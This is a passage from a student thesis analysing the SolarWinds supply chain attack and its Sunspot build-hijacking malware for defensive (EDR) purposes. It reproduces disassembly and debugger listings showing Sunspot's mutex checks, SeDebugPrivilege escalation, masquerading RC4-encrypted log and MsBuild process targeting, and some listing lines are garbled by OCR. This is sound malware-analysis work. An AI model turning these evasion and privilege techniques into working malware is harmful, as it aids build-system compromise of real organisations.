In terms of non-functional requirements, the technical analysis of the attack provides actionable data that can be used to identify techniques and tactics which in turn will be desirable to organisations looking to protect their endpoints. The defensive mechanisms should if possible be thought of and designed from an Endpoint Detection and Response

(EDR) perspective. Similar to how the Mitre ATT&CK framework is used, threat intelligence is converted into tactics and techniques which is used by security solutions to build detection mechanisms, the same approach is taken here if applicable to actionable data.

The techniques proposed would be desirable if the solutions proposed were able to be leveraged to provide detection, mitigation or even protection against the very technique outlined in the analysis. The technique or solution outlined should also provide a level of accuracy in relation to the technique, the accuracy will be evaluated in the testing and evaluation portion of the thesis.

## 3.4 Design

In figure 3.1 we can see the a high-level architectural view of the solution. The Data and Sample gathering phase is crucial to the solution. If the data is not available publicly then there is a strong likelihood that the next three stages will not be successful.

In the technical analysis phase there will be three components; Static analysis, Dynamic Analysis and Open Source Intelligence (OSINT).

1. Static Analysis - IDA Pro 7.6
2. Dynamic Analysis - x64Dbg
3. OSINT - Blog posts, Public statements and any other material related to the attack that will provide context.

The defensive solutions will depend on the actionable data and context that is provided from the defensive learnings stage. The defensive learnings can only provide actionable data if the analysis is successful.




FIGURE 3.1: High-level Design Diagram

# Chapter 4

# Implementation

## 4.1 Difficulties Encountered

- **Easy**

  1. **Latex formatting**

     While the use of latex has many benefits, an update to the platform made reading error messages significantly harder to resolve. As well as that, finding certain special characters proved frustrating when under pressure for time. Image sizing was also problematic while images can be centered and moved, the image size often needed to be quite large to view the entire context of the code and this caused issue with paragraphs and headings.

- **Medium**

  1. **Accurate Data**

     Due to how recent the attack was and what organisations were effected, the investigation was still ongoing at the time of writing. While the core of the information is publicly available key items such as the initial access vector used to gain access into SolarWinds themselves was not known at the time and was only speculated. Different vendors also had different threat names this is common in the security industry but this made accurate information gathering difficult.

  2. **Adapting**

     As mentioned in the previous point gathering accurate data was quite difficult because it was such a fresh attack and the details were still emerging. Due to new emerging data on the attack side meant that I was adapting the project to fit the new data. On the defensive side, I intended on utilising a framework to

explain some of the defensive testing being done such as Mitre ATT&CK but in June, the National Security Agency(NSA) announced the release of Mitre D3FEND so adapting the project to this meant I had to adapt to a complete unfamilar framework that would provide more context to the defensive side of the project.

- **Hard**

  1. **Time Management/Time Allocated**
     The project goals and objectives were quite ambitious for the time constraints of the project. The original project plan allocated time for each stage of the project but it was difficult to account for the effects of the pandemic. The pandemic had massive effect on other areas of my life both personally and professionally and this meant that time needed to be managed and re-allocated to other areas of my life such as work and personal life. Due to the re-allocation of time certain ambitious objectives and goals did not fully meet expectations, they were reassessed accordingly. Defensive countermeasures was one of the areas effected where the goal of implemented a "sensor" like detection solution had to be paired back to API hooking displayed on the command line.
  2. **Defensive Learnings and Features** Due to the time allocation issues mentioned above, this had influenced the outcomes of the defensive features that could be developed. The original intention of the Sunspot countermeasures was to utilise python bindings to the frida DBI framework and develop a python script that would specifically detect the techniques used by Sunspot and respond by terminating the process similar to how an EDR product would detect and respond on an endpoint. The idea of writing this in C++ was also played with but this was even more ambitious due to my lack of C++ experience.

## 4.2 Actual Solution Implementation

### 4.2.1 Software Supply Chain Attack

Software supply chain attacks are attacks that take place when a supplier of software is compromised in a cyber attack and the threat actor gains access to the software suppliers network. Having gained access the threat actor can look to manipulate the access they have to embed malicious code into the software that is being provided to the customers prior to the software supplier sending out the product, this can be delivered as an update,

patch, hotfix or on initial installation of new customers. Due to the where the malicious code is embedded, any customer that receives the software with the embedded malicious code is therefore compromised.

Software supply chain attacks are often times quite a lengthy operation from the threat actors perspective and it usually involves extensive reconnaissance of the software vendor's internal network, development process or even direct access to the source code. It also generally requires a very highly skilled team to execute such an attack. Time, resources and technical ability would be common requirements for such an attack which are usually requirements that can only be fulfiled by Advance Persistent Threat actors or Nation State hacking groups that might be looking to compromise customers with high security by exploiting the trust between the supplier and consumer.




FIGURE 4.1: Supply Chain Attack Overview

When the threat actor has compromised the software and the software has been sent to the customer, it provides an initial access point for the attacker into every customer

that has installed the software. So while the threat actor may have compromised the initial target of the supplier, more often then not their main target is usually in the customer base of the software vendor such as Governments, Critical Infrastructure and other highly protected areas. Depending on the software itself and it's original purpose the software may provide access to highly protected areas of the network. The majority of third party software solutions require a certain level of privilege by default to fully provide it's capabilities, which is then inherited by the attacker. Considering the attacker will have persistent, privileged access to customers environments they can then utilise such access to pick and choose what targets they would like to further exploit depending on their motive. A lot of security controls are taken out of the equation at this point due to how the initial access occured, as well as that with a certain level of privilege the malicious threat actor can alter security controls in order to stay undetected for longer.

One of the other reasons software supply chain attacks are so successful are due to the trusted relationship between the supplier and the consumer and not only that but it's also extremely unlikley that a small to medium size organisation will be able to allocate resources into vetting each vendor update, patch or even assessing the software on initial installation. Bigger organisations may have the resources but it's not really feasible for a large organisation to verify the integrity of the update, patch or installation of every piece of software provided by a third party vendor. This makes it very appealing for an attacker, as well as that if they can successful compromise the software supply chain the impact is dependant on the size of the customer base.

Looking at the SolarWinds attack from a high level, they were a perfect candidate for this sort of attack for a number of reasons.

1. Huge customer base with high profile customers.
2. Infrastructure monitoring and management tool - privileged access to restricted areas
3. Network communications - hiding malicious traffic in legitimate communication channels

Due to the complex nature of the attack and the different environments that were compromised different organizations had different data and as the investigation continues timelines of events are evolving. Looking at Microsoft's timeline of events we can see in figure 4.2 the initial access into SolarWinds is reported as being as early as September 4th 2019 which was a year and three months before being disclosed on December 12th 2020.




FIGURE 4.2: Microsoft's SolarWind Attack Timeline [1]

SolarWinds are an IT software provider, the SolarWinds Orion product is an infrastructure monitoring and management platform used by 425 of the fortune 500 companies as reported by forbes well as having major government contracts with the united states which included all major US telecoms providers, the NSA, the White House, the Pentagon, CISA, US Cyber Commad, the Department of Veterans Affairs, the DHS and the FBI to name a few.[29] This alone made SolarWinds a viable target for the initial compromise. The attack on SolarWinds was meticulously thought out and planned. The attackers intention was to compromise SolarWinds with the intent of compromising the supply chain with the goal of being able to attack the users of the software. The kill chain of this attack took a slightly different approach to your standard attack kill chain, the attackers looked at SolarWinds as the initial access point into high value targets where they could complete the goal of the attack which was espionage.




FIGURE 4.3: SolarWind's Attack OverView

### 4.2.2 SolarWinds - Initial Access

As the investigation was unfolding there were numerous reports related to the initial entry into SolarWinds. It was reported that an Office 365 account was compromised but Microsoft later stated that during their investigation they they found no evidence they were attacked via Office 365.

On the 3rd of February 2021, SolarWinds confirmed in a statement that an email account was compromised which was utilised to programmatically gain access to other SolarWinds accounts both business and technical. [30] Once the adversary had additional credentials that allowed them to gain access and exploit the SolarWinds development environment.

SolarWinds went on to release a further update on May 7th 2021 where they stated after further investigation they have narrowed down the initial entry to three possible methods but they are not limiting themselves to just these three. [31]

- Zero Day vulnerability in a third-party application or device.
- Brute-force attack, such as a password spray attack; or
- Social engineering, such as a targeted phishing attack.

While this narrows down the possible scenarios, the actual initial access technique used to gain a foothold in the SolarWinds environment is still unknown. While there are conflicting reports about the initial access, what is confirmed is that the Threat Actor did move laterally and gain access to the SolarWinds development environment where they looked to exploit the build process of the SolarWinds Orion platform by injecting unauthorized malicious code into the build cycle of the Orion platform. They exploit the build process using a piece of malware known as Sunspot[32]

### 4.2.3 Sunspot Technical Analysis

The threat actors were highly focused in their approached. According to the SolarWinds release on the 3rd of February 2021, once they compromised an email account of a SolarWinds employee they utilised it to programmaticcally gain additional credentials that ultimately allowed them to gain access to the SolarWinds development environment. According to Microsoft's timeline of the SolarWinds attack the Threat Actors started they started injecting test code on the 12th of September 2019 and stopped on the 4th of November.

In order for the threat actors to seamlessly compromise the build process of SolarWinds Orion they would have had to have intimate knowledge of the source code and the build and development process that SolarWinds employed in their development environment. Considering the amount of access they had the question is why did they decide to compromise build process over just directly modify the source code, the reason being is stealth and defense evasion, if they directly modified the source code it might be easily spotted by a developer or by integrity checks along the way. Modifying the the solution file directory during the build process allowed them to cover there tracks while also ensuring the code is signed and verified when compiled.

The SolarWinds Orion platform is written in C# and compiled into a .NET executable. The threat actors custom built malware in order to exploit the SolarWinds Orion build process called "Sunspot" by CrowdStrike[32]. The malware itself was custom written to target the Orion build process, therefore replicating it inside an analysis environment is difficult.

Crowdstrike who performed the incident response alongside KPMG and SolarWinds themselves reported that malware used had an internal name of "taskhostw.exe"[33]. "Taskhostw.exe" is a the name of a system process used for executing Component Object Models (COM) references to DLLs as part of the Task Scheduler in Windows. Masquerading as a system process name is well know defensive evasion tactic used by adversaries.

During the execution of Sunspot, the first action that it performs is it makes a call to "CreateMutexA" with a name of "12d61a41-4b74-7610-a4d8-3028d2f56395". A mutex being created ensures that only one instance of the executable being executed is running.

```
.text:0000000140003480 ; int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
.text:0000000140003480 WinMain proc near
.text:0000000140003480
.text:0000000140003480 PreviousState= qword ptr -178h
.text:0000000140003480 ReturnLength= qword ptr -170h
.text:0000000140003480 TokenHandle= qword ptr -168h
.text:0000000140003480 Luid= _LUID ptr -160h
.text:0000000140003480 NewState= _TOKEN_PRIVILEGES ptr -158h
.text:0000000140003480 pe= PROCESSENTRY32 ptr -148h
.text:0000000140003480 var_18= qword ptr -18h
.text:0000000140003480 var_8= qword ptr -8
.text:0000000140003480 arg_0= qword ptr  8
.text:0000000140003480 arg_8= qword ptr  10h
.text:0000000140003480 arg_10= qword ptr  18h
.text:0000000140003480
.text:0000000140003480 ; __unwind { // __GSHandlerCheck
.text:0000000140003480 sub     rsp, 198h
.text:0000000140003487 mov     rax, cs:__security_cookie
.text:000000014000348E xor     rax, rsp
.text:0000000140003491 mov     [rsp+198h+var_18], rax
.text:0000000140003499 lea     rdx, Handler    ; Handler
.text:00000001400034A0 mov     ecx, 1          ; First
.text:00000001400034A5 call    cs:AddVectoredExceptionHandler
.text:00000001400034AB lea     r8, a12d61a414b7476 ; "{12d61a41-4b74-7610-a4d8-3028d2f56395}"
.text:00000001400034B2 xor     edx, edx        ; bInitialOwner
.text:00000001400034B4 xor     ecx, ecx        ; lpMutexAttributes
.text:00000001400034B6 call    cs:CreateMutexA
.text:00000001400034BC call    cs:GetLastError
.text:00000001400034C2 cmp     eax, 0B7h ; '·'
.text:00000001400034C7 jnz     short loc_1400034E3
```

FIGURE 4.4: Sunspot - CreateMutex API call

Execution continues where Sunspot looks to resolve "NtQueryInformationProcess" API from the ntdll.dll module using GetModuleHandleA and GetProcAddress. The API it looks to resolved gets used later in execution to retrieve information about the MsBuild.exe process if it is running.

```
.text:00000001400034E3
.text:00000001400034E3 loc_1400034E3:
.text:00000001400034E3 ; __unwind { // __GSHandlerCheck
.text:00000001400034E3 mov     [rsp+198h+arg_0], rbx
.text:00000001400034EB mov     [rsp+198h+arg_8], rbp
.text:00000001400034F3 mov     [rsp+198h+arg_10], rsi
.text:00000001400034FB mov     [rsp+198h+var_8], rdi
.text:0000000140003503 call    sub_140001130
.text:0000000140003508 lea     rsi, unk_14009D6E0
.text:000000014000350F xor     edx, edx        ; Val
.text:0000000140003511 mov     rcx, rsi        ; void *
.text:0000000140003514 mov     r8d, 1000h      ; Size
.text:000000014000351A mov     ebx, 0FFFFFFFFh
.text:000000014000351F call    memset
.text:0000000140003524 lea     rcx, ModuleName ; "ntdll.dll"
.text:000000014000352B call    cs:GetModuleHandleA
.text:0000000140003531 test    rax, rax
.text:0000000140003534 jz      short loc_14000355E
```

```
.text:0000000140003536 lea     rdx, ProcName   ; "NtQueryInformationProcess"
.text:000000014000353D mov     rcx, rax        ; hModule
.text:0000000140003540 call    cs:GetProcAddress
.text:0000000140003546 mov     rcx, rax
.text:0000000140003549 mov     cs:ZwQueryInformationProcess, rax
.text:0000000140003550 neg     rcx
.text:0000000140003553 sbb     ebx, ebx
.text:0000000140003555 neg     ebx
.text:0000000140003557 dec     ebx
.text:0000000140003559 test    rax, rax
.text:000000014000355C jnz     short loc_140003572
```

FIGURE 4.5: Sunspot - Resolving API Dynamically

Sunspot then looks to adjust it's security token by adding "SeDebugPrivilege". "SeDebugPrivilege" allows a process to debug, inspect or adjust the memory of other processes. Sunspot adjusts it's token privileges to later utilise the access of "SeDebugPrivilege" later on in execution where the new access allows Sunspot to read the process memory of other processes in order for it to find the correct build process of Orion.

```
.text:0000000140003572
.text:0000000140003572 loc_140003572:
.text:0000000140003572 call    cs:GetCurrentProcess
.text:0000000140003578 lea     r8, [rsp+198h+TokenHandle] ; TokenHandle
.text:000000014000357D mov     edx, 28h ; '('  ; DesiredAccess
.text:0000000140003582 mov     rcx, rax        ; ProcessHandle
.text:0000000140003585 call    cs:OpenProcessToken
.text:000000014000358B xor     ebp, ebp
.text:000000014000358D test    eax, eax
.text:000000014000358F jnz     short loc_14000359B
```

```
.text:000000014000359B
.text:000000014000359B loc_14000359B:          ; lpLuid
.text:000000014000359B lea     r8, [rsp+198h+Luid]
.text:00000001400035A0 xor     ecx, ecx        ; lpSystemName
.text:00000001400035A2 lea     rdx, Name       ; "SeDebugPrivilege"
.text:00000001400035A9 call    cs:LookupPrivilegeValueA
.text:00000001400035AF test    eax, eax
.text:00000001400035B1 jz      short loc_1400035EF
```

```
.text:00000001400035B3 mov     rax, qword ptr [rsp+198h+Luid.LowPart]
.text:00000001400035B8 lea     r8, [rsp+198h+NewState] ; NewState
.text:00000001400035BD mov     rcx, [rsp+198h+TokenHandle] ; TokenHandle
.text:00000001400035C2 mov     r9d, 10h        ; BufferLength
.text:00000001400035C8 mov     [rsp+198h+ReturnLength], rbp ; ReturnLength
.text:00000001400035CD xor     edx, edx        ; DisableAllPrivileges
.text:00000001400035CF mov     qword ptr [rsp+198h+NewState.Privileges.Luid.LowPart], rax
.text:00000001400035D4 mov     [rsp+198h+NewState.PrivilegeCount], 1
.text:00000001400035DC mov     [rsp+198h+NewState.Privileges.Attributes], 2
.text:00000001400035E4 mov     [rsp+198h+PreviousState], rbp ; PreviousState
.text:00000001400035E9 call    cs:AdjustTokenPrivileges
```

FIGURE 4.6: Sunspot - Adjusting Token Privilege

#### 4.2.3.1 Logging

During execution Sunspot creates a log file that is encrypted using a stream cipher[34]. The log file is created at "C:\Windows\Temp\vmware-vmdmp.log", the log file masquerades as a legitimate VMware log file.

```
.text:000000014000116C
.text:000000014000116C loc_14000116C:
.text:000000014000116C ; __unwind { // __GSHandlerCheck
.text:000000014000116C mov     [r11+10h], rsi
.text:0000000140001170 mov     [r11-8], rdi
.text:0000000140001174 lea     rdx, pszAlgId   ; "RC4"
.text:000000014000117B xor     r9d, r9d        ; dwFlags
.text:000000014000117E mov     cs:hAlgorithm, rax
.text:0000000140001185 xor     r8d, r8d        ; pszImplementation
.text:0000000140001188 mov     cs:hKey, rax
.text:000000014000118F lea     rcx, hAlgorithm ; phAlgorithm
.text:0000000140001196 mov     cs:lpMem, rax
.text:000000014000119D mov     edi, 0FFFFFFFFh
.text:00000001400011A2 mov     cs:cbKeyObject, rax
.text:00000001400011A9 call    cs:BCryptOpenAlgorithmProvider
.text:00000001400011AF test    eax, eax
.text:00000001400011B1 js      loc_140001265
```

```
.text:00000001400011B7 mov     rcx, cs:hAlgorithm ; hObject
.text:00000001400011BE lea     rax, [rsp+188h+var_148]
.text:00000001400011C3 xor     esi, esi
.text:00000001400011C5 lea     r9d, [rdi+5]    ; cbOutput
.text:00000001400011C9 mov     [rsp+188h+dwFlags], esi ; dwFlags
.text:00000001400011CD lea     r8, cbKeyObject ; pbOutput
.text:00000001400011D4 lea     rdx, pszProperty ; "ObjectLength"
.text:00000001400011DB mov     [rsp+188h+pcbResult], rax ; pcbResult
.text:00000001400011E0 call    cs:BCryptGetProperty
.text:00000001400011E6 test    eax, eax
.text:00000001400011E8 js      short loc_140001265
.text:00000001400011E8 ; } // starts at 14000116C
```

FIGURE 4.7: RC4 Encrypted Log

In Crowdstrike's analysis of Sunspot[32] they note that the malware's actions are mapped to error messages throughout execution. The error messages are numbered and Crowdstrike suggest the malware authors added the logging feature during the development of the malware because they "needed to focus their efforts on debugging one part of the code".

```
.text:000000014000122E lea     rcx, [rsp+188h+pbSecret]
.text:0000000140001233 mov     [rsp+188h+var_158], esi ; dwFlags
.text:0000000140001237 lea     rdx, hKey       ; phKey
.text:000000014000123E mov     [rsp+188h+dwFlags], 10h ; cbSecret
.text:0000000140001246 mov     r8, rax         ; pbKeyObject
.text:0000000140001249 mov     [rsp+188h+pcbResult], rcx ; pbSecret
.text:000000014000124E mov     rcx, cs:hAlgorithm ; hAlgorithm
.text:0000000140001255 movups  xmmword ptr [rsp+188h+pbSecret], xmm0
.text:000000014000125A call    cs:BCryptGenerateSymmetricKey
.text:0000000140001260 test    eax, eax
.text:0000000140001262 cmovns  edi, esi

.text:0000000140001265
.text:0000000140001265 loc_140001265:
.text:0000000140001265 mov     rax, cs:lpMem

.text:000000014000126C
.text:000000014000126C loc_14000126C:
.text:000000014000126C mov     rsi, [rsp+188h+arg_8]
.text:0000000140001274 xor     ecx, ecx
.text:0000000140001276 test    edi, edi
.text:0000000140001278 mov     qword ptr [rsp+188h+pbSecret], rcx
.text:000000014000127D mov     rdi, [rsp+188h+var_8]
.text:0000000140001285 mov     qword ptr [rsp+188h+pbSecret+8], rcx
.text:000000014000128A jz      loc_140001310
.text:000000014000128A ; } // starts at 140001220

oc_140001290:          ; hKey
__unwind { // __GSHandlerCheck
ov     rcx, cs:hKey
est    rcx, rcx
z      short loc_1400012A9

.text:0000000140001310
.text:0000000140001310 loc_140001310:          ; nSize
.text:0000000140001310 mov     r8d, 104h
.text:0000000140001316 lea     rdx, [rsp+188h+Dst] ; lpDst
.text:000000014000131B lea     rcx, Src        ; "C:\\Windows\\Temp\\vmware-vmdmp.log"
.text:0000000140001322 call    cs:ExpandEnvironmentStringsA
.text:0000000140001328 test    eax, eax
.text:000000014000132A jz      short loc_14000137F
```

FIGURE 4.8: Sunspot - RC4 Encrypted Log

#### 4.2.3.2 Process Enumeration - MsBuild.exe

Once the logging feature is setup and ready, Sunspot performs another check of opening a mutex with a name of "56331e4d-76a3-0390-a7ee-567adf5836b7". If the mutex exists then Sunspot looks to exit process, if the mutex does not exist then execution continues on.

Sunspot then enter a loop where it hashes a list of the running process names and checks the hashed process name of every running process against a hardcoded value 0x53D525. In order to get a list of processes it calls "CreateToolhelp32Snapshot" which gets a snapshot of the running processes, Sunspot then iterates through each process by calling "Process32First" and "Process32Next". Each running process name is hashed and compared to the hardcoded value. Crowdstrike noted the hashing algorithm being used is Elf Hash[32].

The function is dependant on a comparison of the hashed process name and 0x53D525 which corresponds to "MsBuild.exe" therefore Sunspot is specifically monitoring for the process "Msbuild.exe". MsBuild.exe is an application used for building applications, it is apart of the Microsoft Visual Studio Development toolkit but MsBuild is not dependant

```
.text:0000000140003653 loc_140003653:
.text:0000000140003653 ; __unwind { // __GSHandlerCheck
.text:0000000140003653 lea     rcx, aStart      ; " START\n"
.text:000000014000365A call    Log_Crypt
.text:000000014000365F lea     r8, a56331e4d76a303 ; "{56331e4d-76a3-0390-a7ee-567adf5836b7}"
.text:0000000140003666 xor     edx, edx         ; bInheritHandle
.text:0000000140003668 mov     ecx, 1F0001h     ; dwDesiredAccess
.text:000000014000366D call    cs:OpenMutexA
.text:0000000140003673 test    rax, rax
.text:0000000140003676 jnz     loc_1400037CF
.text:000000014000367C nop     dword ptr [rax+00h]
.text:0000000140003680
.text:0000000140003680 loc_140003680:           ; th32ProcessID
.text:0000000140003680 xor     edx, edx
.text:0000000140003682 lea     ecx, [rdx+2]     ; dwFlags
.text:0000000140003685 call    cs:CreateToolhelp32Snapshot
.text:000000014000368B mov     rdi, rax
.text:000000014000368E cmp     rax, 0FFFFFFFFFFFFFFFFh
.text:0000000140003692 jnz     short loc_1400036AD
.text:00000001400036AD
.text:00000001400036AD loc_1400036AD:           ; Val
.text:00000001400036AD xor     edx, edx
.text:00000001400036AF lea     rcx, [rsp+198h+pe.cntUsage] ; void *
.text:00000001400036B4 mov     r8d, 12Ch        ; Size
.text:00000001400036BA call    memset
.text:00000001400036BF lea     rdx, [rsp+198h+pe] ; lppe
.text:00000001400036C4 mov     [rsp+198h+pe.dwSize], 130h
.text:00000001400036CC mov     rcx, rdi         ; hSnapshot
.text:00000001400036CF call    cs:Process32First
.text:00000001400036D5 test    eax, eax
.text:00000001400036D7 jz      loc_140003771
```

FIGURE 4.9: Sunspot - Process Enumeration

on Visual Studio. MsBuild can be invoked on a solution file or a project to build the project into an application[35].

```
.text:0000000140003726 mov     eax, edx
.text:0000000140003728 shr     eax, 18h
.text:000000014000372B xor     ecx, eax
.text:000000014000372D
.text:000000014000372D loc_14000372D:
.text:000000014000372D not     edx
.text:000000014000372F and     ecx, edx
.text:0000000140003731 movzx   edx, byte ptr [r8]
.text:0000000140003735 test    dl, dl
.text:0000000140003737 jnz     short loc_140003710
.text:0000000140003739 cmp     ecx, 53D525h
.text:000000014000373F jnz     short loc_140003751
```

FIGURE 4.10: Process check for MsBuild.exe

Executing Sunspot in a test environment with a MsBuild process running we can see in figure 4.11 the comparison of the hardcoded value to ecx "cmp ecx, 53D525" where ecx is the hashed process name. Once the hash matches and the check is passed, a call to another function is made right after the comparison is passed, this function looks to create the source code injection thread provided it is the right MsBuild process running.

```
00007FF6F4FA3737  75 D7                jne c45c9bda8db1d470f1fd0dcc346dc449839eb5ce9a948c70369230
00007FF6F4FA3739  81F9 25D55300        cmp ecx,53D525
00007FF6F4FA373F  75 10                jne c45c9bda8db1d470f1fd0dcc346dc449839eb5ce9a948c70369230
00007FF6F4FA3741  396C24 58            cmp dword ptr ss:[rsp+58],ebp
00007FF6F4FA3745  74 0A                je c45c9bda8db1d470f1fd0dcc346dc449839eb5ce9a948c70369230a
00007FF6F4FA3747  48:8D4C24 50         lea rcx,qword ptr ss:[rsp+50]
00007FF6F4FA374C  E8 3FFAFFFF          call c45c9bda8db1d470f1fd0dcc346dc449839eb5ce9a948c7036923
00007FF6F4FA3751  48:8BCB              mov rcx,rbx                                    rbx:"msbuild.exe"
```

FIGURE 4.11: Process check for MsBuild.exe

Figure 4.12 is a graphical view of what the process looks like. We can see the loop starts by writing to the log file and checking to if the mutex exists. The process enumeration loop then begins and once the process has been hashed it compares the hashed process name against the hardcoded value, if the process name is MsBuild.exe then execution goes into the "Inject Code Thread" function labelled in the graph. There are two different log errors which both relate to being unable to enumerate the process list.

